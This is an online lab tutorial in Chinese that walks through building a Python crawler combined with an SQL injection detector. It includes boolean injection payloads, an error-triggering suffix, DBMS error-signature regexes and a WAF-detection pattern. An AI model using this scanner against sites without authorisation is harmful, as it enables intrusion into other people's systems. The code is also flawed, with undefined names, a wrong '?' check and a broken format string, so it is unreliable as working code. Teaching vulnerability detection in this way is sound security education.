
在线实验，请到PC端体验

网站爬虫+SQL注入检测

一、实验介绍

扫描器需要实现功能的思维导图：



1.1 实验内容

编写一个简单的多线程爬虫，用于对网站地址进行爬取，编写一个简单的sql注入工具，用于对网站地址进行sql注入的检测。

1.2 实验知识点

- 多线程的使用
- 网站爬虫的基本知识
- SQL注入的基本原理
- SQL检测工具编写，多参数URL的sql注入检测
- 正则表达式的基本知识

1.3 实验环境

- Python 2.7
- Xfce终端
- sublime

1.4 适合人群

本课程难度为一般，属于中级级别课程，适合具有Python基础的用户，熟悉python基础知识加深巩固。

1.5 代码获取

你可以通过下面命令将代码下载到实验楼环境中，作为参照对比进行学习。

```
$ wget http://labfile.oss.aliyuncs.com/courses/761/w8ay_1.zip
$ unzip w8ay_1.zip
```

动手实践是学习 IT 技术最有效的方式！ 开始实验

二、实验原理

简单的扫描器雏形编写，爬虫+sql判断程序，后续优化以此雏形为基础。

2.1 爬虫编写思路

首先需要开发一个爬虫用于收集网站的链接，爬虫需要记录一下已经爬取的链接和待爬取的链接，并且去重复，用python的 `set()` 就可以解决，大概流程是：

1. 输入url
2. 下载解析出url
3. url去重，判断是否为本站
4. 加入到待爬去列表
5. 重复循环即可

2.2 SQL判断思路

- 通过在url 后面加上 `AND %d=%d` 或者 `OR NOT (%d>%d)`
- %d后门的数字是随机可变的
- 然后搜索网页中特殊关键词,比如：

```
mysql中是 SQL syntax.*MySQL
Microsoft SQL Server是 Warning.*mssql_
Microsoft Access 是 Microsoft Access Driver
Oracle 是 Oracle error
IBM DB2 是 DB2 SQL error
SQLite 是 SQLite.Exception 等等....
```

- 通过这些关键词就可以判断出所用的数据库
- 我们还要判断一下waf之类的东西，有这种东西就直接停止
- 简单的方法就是用特定的url访问，如果出现了像 ip banned ,firewall之类的关键词，可以判断出是waf了
- 具体的正则表达式是 (?i)(\A|\b)IP\b.*\b(banned|blocked|bl(a|o)ck\s?list|firewall)
- 当然我们只是简单的来判断是否有注入，用这个思路写个脚本，非常简单

三、开发准备

在线环境已经安装好了这些库，如果不是用的在线环境，请先安装这些库

```
pip install requests
pip install beautifulsoup4
```

打开Xfce终端，进入 `Code` 目录，创建 `work` 文件夹, 将其作为课程的工作目录。

项目目录结构

```
/w8ay.py //项目启动主文件
/lib/core //核心文件存放目录
/lib/core/config.py //配置文件
/script //插件存放
/exp //exp和poc存放
```

四、实验步骤

4.1 sql检测脚本编写

用一个字典存储数据库特征：

```
DBMS_ERRORS = {                                                                 # regular expressions used for DBMS r
ecognition based on error message response
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
    "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Drive
r", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.",
 r"(?s)Exception.*\WRoadhouse\.Cms\."),
    "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warni
ng.*\Wora_.*"),
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
    "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException", r"Warning.*sql
ite_.*", r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
    "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
}
```

通过正则，如果发现我们的正则语句，就可以判断出是哪个数据库了。

```
for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
        if(re.search(regex,_content)):
            return True
```

这个是我们的测试语句**[payload]**。

```
BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
```

用报错语句返回正确的内容和错误的内容进行对比。

```
for test_payload in BOOLEAN_TESTS:
    #正确的网页
    RANDINT = random.randint(1, 255)
    _url = url + test_payload%(RANDINT,RANDINT)
    content["true"] = downloader.request(_url)
    _url = url + test_payload%(RANDINT,RANDINT+1)
    content["false"] = downloader.request(_url)
    if content["origin"]==content["true"]!=content["false"]:
        return "sql fonud: %"%url
```

这一句：

```
content["origin"]==content["true"]!=content["false"]
```

意思就是当原始的网页等于正确的网页不等于错误的网页内容时就可以判定这个地址存在注入漏洞。

完整代码：

```
#-*- coding:utf-8 -*-
import requests,re,random

BOOLEAN_TESTS = (" AND %d=%d", " OR NOT (%d=%d)")
DBMS_ERRORS = {                                                    # regular expressions used for DBMS r
ecognition based on error message response
    "MySQL": (r"SQL syntax.*MySQL", r"Warning.*mysql_.*", r"valid MySQL result", r"MySqlClient\."),
    "PostgreSQL": (r"PostgreSQL.*ERROR", r"Warning.*\Wpg_.*", r"valid PostgreSQL result", r"Npgsql\."),
    "Microsoft SQL Server": (r"Driver.* SQL[\-\_\ ]*Server", r"OLE DB.* SQL Server", r"(\W|\A)SQL Server.*Drive
r", r"Warning.*mssql_.*", r"(\W|\A)SQL Server.*[0-9a-fA-F]{8}", r"(?s)Exception.*\WSystem\.Data\.SqlClient\.",
 r"(?s)Exception.*\WRoadhouse\.Cms\."),
    "Microsoft Access": (r"Microsoft Access Driver", r"JET Database Engine", r"Access Database Engine"),
    "Oracle": (r"\bORA-[0-9][0-9][0-9][0-9]", r"Oracle error", r"Oracle.*Driver", r"Warning.*\Woci_.*", r"Warni
ng.*\Wora_.*"),
    "IBM DB2": (r"CLI Driver.*DB2", r"DB2 SQL error", r"\bdb2_\w+\("),
    "SQLite": (r"SQLite/JDBCDriver", r"SQLite.Exception", r"System.Data.SQLite.SQLiteException", r"Warning.*sql
ite_.*", r"Warning.*SQLite3::", r"\[SQLITE_ERROR\]"),
    "Sybase": (r"(?i)Warning.*sybase.*", r"Sybase message", r"Sybase.*Server message.*"),
}

def sqlcheck(url):
    if(not url.find("?")):
        return False
    _url = url + "%29%28%22%27" #先用)("'使报错
    _content = request.get(_url).text
    for (dbms, regex) in ((dbms, regex) for dbms in DBMS_ERRORS for regex in DBMS_ERRORS[dbms]):
        if(re.search(regex,_content)):
            return True
    content = {}
    content["origin"] = request.get(_url).text
    for test_payload in BOOLEAN_TESTS:
        #正确的网页
        RANDINT = random.randint(1, 255)
        _url = url + test_payload%(RANDINT,RANDINT)
        content["true"] = downloader.request(_url)
        _url = url + test_payload%(RANDINT,RANDINT+1)
        content["false"] = downloader.request(_url)
        if content["origin"]==content["true"]!=content["false"]:
            return "sql fonud: %"%url
```

我们在 /script 目录中创建这个文件，命名为 sqlcheck.py 。

暂时我们可以把他作为一个模块单独的进行调用，等以后写完插件系统后可由插件系统自动的调用这些模块。

有些**url**地址是我们不需要测试的，比如**.html**结尾的地址，我们可以过滤掉他们，这里我直接 find("?") 查找 ? 来判断**url**是否符合我们的标准。

4.2 爬虫的编写

爬虫的思路我们上面已经讲过了，先完成**url**的管理，我们单独将他作为一个类

文件保存在 lib/core/UrlManager.py 。

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

class UrlManager(object):
    def __init__(self):
        self.new_urls = set()
        self.old_urls = set()

    def add_new_url(self, url):
        if url is None:
            return
        if url not in self.new_urls and url not in self.old_urls:
            self.new_urls.add(url)

    def add_new_urls(self, urls):
        if urls is None or len(urls) == 0:
            return
        for url in urls:
            self.add_new_url(url)

    def has_new_url(self):
        return len(self.new_urls) != 0

    def get_new_url(self):
        new_url = self.new_urls.pop()
        self.old_urls.add(new_url)
        return new_url
```

同时为了方便，我们也可以将下载功能单独的作为一个类使用,文件保存在 lib/core/Downloader.py 简单写一下get/post方法即可。

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

import requests

class Downloader(object):
    def get(self,url):
        r = requests.get(url,timeout=10)
        if r.status_code != 200:
            return None
        _str = r.text
        return _str

    def post(self,url,data):
        r = requests.post(url,data)
        _str = r.text
        return _str

    def download(self, url,htmls):
        if url is None:
            return None
        _str = {}
        _str["url"] = url
        try:
            r = requests.get(url, timeout=10)
            if r.status_code != 200:
                return None
            _str["html"] = r.text
        except Exception as e:
            return None
        htmls.append(_str)
```


特别说明下，因为我们爬虫会是多线程的，所以类中有个 download 方法是专门为多线程下载用的。

在 lib/core/Spider.py 创建爬虫。

爬虫代码如下：

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from lib.core import Downloader,UrlManager
import threading
from urlparse import urljoin
from bs4 import BeautifulSoup

class SpiderMain(object):
    def __init__(self,root,threadNum):
        self.urls = UrlManager.UrlManager()
        self.download = Downloader.Downloader()
        self.root = root
        self.threadNum = threadNum

    def _judge(self, domain, url):
        if (url.find(domain) != -1):
            return True
        else:
            return False

    def _parse(self,page_url,content):
        if content is None:
            return
        soup = BeautifulSoup(content, 'html.parser')
        _news = self._get_new_urls(page_url,soup)
        return _news

    def _get_new_urls(self, page_url,soup):
        new_urls = set()
        links = soup.find_all('a')
        for link in links:
            new_url = link.get('href')
            new_full_url = urljoin(page_url, new_url)
            if(self._judge(self.root,new_full_url)):
                new_urls.add(new_full_url)
        return new_urls

    def craw(self):
        self.urls.add_new_url(self.root)
        while self.urls.has_new_url():
            _content = []
            th = []
            for i in list(range(self.threadNum)):
                if self.urls.has_new_url() is False:
                    break
                new_url = self.urls.get_new_url()

                ## sql check


                print("craw:" + new_url)
                t = threading.Thread(target=self.download.download,args=(new_url,_content))
                t.start()
                th.append(t)
            for t in th:
                t.join()
            for _str in _content:
                if _str is None:
                    continue
                new_urls = self._parse(new_url,_str["html"])
                self.urls.add_new_urls(new_urls)
```

爬虫通过调用 craw() 方法传入一个网址进行爬行，然后采用多线程的方法下载待爬行的网站，下载后的源码用 _parse 方法调用 BeautifulSoup 进行解析，之后将解析出的url列表丢入url管理器中，这样循环，最后只要爬完了网页，爬虫就会停止
我们使用了 threading 库，进行多线程编写，本项目中，可以自定义需要开启的线程数，线程开启后，每个线程会得到一个url进行下载，然后线程会阻塞，阻塞完毕后线程放行，继续运行。



4.3 爬虫和SQL检查的结合

在 lib/core/Spider.py 文件引用一下 from script import sqlcheck

等下节课我们开发出了插件系统后，就不需要这样引用了，爬虫会自动调用，但这节课为了测试，我们还是引用一下。在 craw() 方法中，取出新url地方调用一下。()

```
##sql check
try:
    if(sqlcheck.sqlcheck(new_url)):
        print("url:%s sqlcheck is valueable"%new_url)
except:
    pass
```

用 try 检测可能出现的异常，绕过它，在文件 w8ay.py 中，我们可以进行测试了。

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
'''
Name:w8ayScan
Author:w8ay
Copyright (c) 2017
'''
import sys
from lib.core.Spider import SpiderMain

def main():
    root = "https://www.shiyanlou.com/"
    threadNum = 10
    #spider
    w8 = SpiderMain(root,threadNum)
    w8.craw()

if __name__ == '__main__':
    main()
```

很重要的一点！为了使得 lib 和 script 文件夹中的 .py 文件可以被认作是模块，请在 lib lib/core 和 script 文件夹中创建 __init__.py 文件（init 前后是两个 _ 下划线），文件中什么都不需要加。

五、总结及回顾

- SQL注入检测通过一些payload使页面报错，判断原始网页，正确网页，错误网页即可检测出是否存在SQL注入漏洞
- 通过匹配出sql报错出来的信息，可以正则判断出所用的数据库

- 扫描器目前是通过一个爬虫扫描来进行漏洞检测，以后会从各个方面进行检测

下一节 > (/courses/761/labs/2562/document)

课程教师

new4

共发布过1门课程

查看老师的所有课程 > (/teacher/102428)